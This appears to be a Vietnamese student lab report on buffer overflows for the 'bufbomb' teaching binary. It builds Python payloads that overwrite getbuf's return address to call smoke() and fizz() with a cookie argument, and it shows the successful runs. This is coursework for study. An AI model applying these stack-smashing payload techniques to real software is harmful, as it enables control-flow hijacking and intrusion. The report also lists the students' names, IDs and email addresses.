

Môn học: Lập trình hệ thống (NT209)

Lab 5 - Buffer overflow (Phần 1)

GVHD: Đỗ Thị Thu Hiền

# 1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lóp: NT209.N21.ANTN.1

STT	Họ và tên	MSSV	Email
1	Nguyễn Nhật Quân	21522497	21522497@gm.uit.edu.vn
2	Phạm Nguyễn Hải Anh	21520586	21520568@gm.uit.edu.vn

# 2. NÔI DUNG THỰC HIỆN:1

STT	Công việc	Kết quả tự đánh giá
1	Level 0	100%
2	Level 1	100%


Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

 $<sup>^{\</sup>rm 1}$  Ghi nội dung công việc, yêu cầu trong bài Thực hành

# BÁO CÁO CHI TIẾT

#### 1. Level 0

#### E.1 Ve stack



E.2 Xác định độ dài chuỗi và vị trí cần ghi đè

Trong hàm getbuf, vị trí bắt đầu ghi nằm ở ebp -34h = ebp - 52 -> để ghi đến return address cần 56 bytes ký tự ở trước và 4 bytes vị trí địa chỉ trả về cần ghi đè.

=>độ dài chuỗi cần nhập là 60 bytes; vị trí cần ghi đè là ebp + 4

E.3 Xác định giá trị mới sẽ ghi đè

Giá trị trả về cần ghi đè là địa chỉ của hàm smoke

E.4 Dựng chuỗi exploit

```
import sys
str = 'a'*56
sys.stdout.buffer.write(str.encode())
x = bytes.fromhex('08 26 30 08')
sys.stdout.buffer.write(x)
```


Chuỗi cần nhập gồm 56 ký tự a sau đó là ghi theo từng byte địa chỉ hàm smoke ngược lại '0B 26 30 08'

### E.5 Kết quả

```
(kali@kali)-[~]
$ python input.py | ./bufbomb -u 24970586
Userid: 24970586
Cookie: 0×75baf5eb
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

#### 2. Level 1

#### E.1 Ve stack



E.2 Xác định độ dài chuỗi và vị trí cần ghi đè

Trong hàm getbuf, vị trí bắt đầu ghi nằm ở ebp  $-34h = ebp -52 -> để ghi đến return address cần 56 bytes ký tự ở trước và 4 bytes vị trí địa chỉ trả về cần ghi đè và thêm 4 bytes trống (do chương trình không thực hiện câu lệnh call như thường lệ để push địa chỉ trả về cho hàm fizz <math>\rightarrow$  vì vậy 4 bytes này tương tự địa chỉ trả về) sau đó là 4 bytes giá trị của tham số thứ nhất

=> độ dài chuỗi cần nhập là 68 bytes; vị trí cần ghi đè là ebp + 4 và ebp + 12

E.3 Xác định giá trị mới sẽ ghi đè

Giá tri trả về cần ghi đè là đia chỉ của hàm fizz

```
__noreturn <mark>fizz</mark>(int)
               ; void __cdecl _
text:08302638
text:08302638
                                 public fizz
text:08302638 fizz
                                 proc near
text:08302638
text:08302638 arg_0
                                 = dword ptr
text:08302638
text:08302638 ; __unwind {
text:08302638
                                 push
                                          ebp
text:08302639
                                 mov
                                          ebp, esp
```

Giá trị tham số thứ nhất cần ghi đè cao hơn ebp hàm fizz 8 bytes

```
.text:08302638
.text:08302639
.text:0830263B
.text:0830263E
.text:0830263E
.text:08302641
mov edx, [ebp+arg_0]
eax, ds:cookie
```

Do truy vấn tham số thứ nhất ở ebp + 8 nên cần 4 bytes trống nêu trên.

E.4 Dựng chuỗi exploit

```
import sys
str = 'a'*56
sys.stdout.buffer.write(str.encode())
x = bytes.fromhex('38 26 30 08 00 00 00 00 EB F5 BA 75')
sys.stdout.buffer.write(x)
```

Chuỗi cần nhập gồm 56 ký tự a sau đó là ghi theo từng byte địa chỉ hàm fizz ngược lại '38 26 30 08 00 00 00 00 EB F5 BA 75'

E.5 Kết quả

```
(kali@kali)-[~]
$ python input.py | ./bufbomb -u 24970586
Userid: 24970586
Cookie: 0×75baf5eb
Type string:Fizz!: You called fizz(0×75baf5eb)
VALID
NICE JOB!
```

## YÊU CẦU CHUNG

#### Báo cáo:

- File .PDF.
- Đặt tên theo định dạng: [Mã lớp]-Lab5\_NhomX\_MSSV1-MSSV2.pdf (trong đó X là số thứ tự nhóm, MSSV gồm đầy đủ MSSV của tất cả các thành viên thực hiện bài thực hành).

Ví dụ: [NT209.N21.ANTN.1]-Lab4\_Nhom2\_21520001-21520013.pdf.

- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

## Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HÉT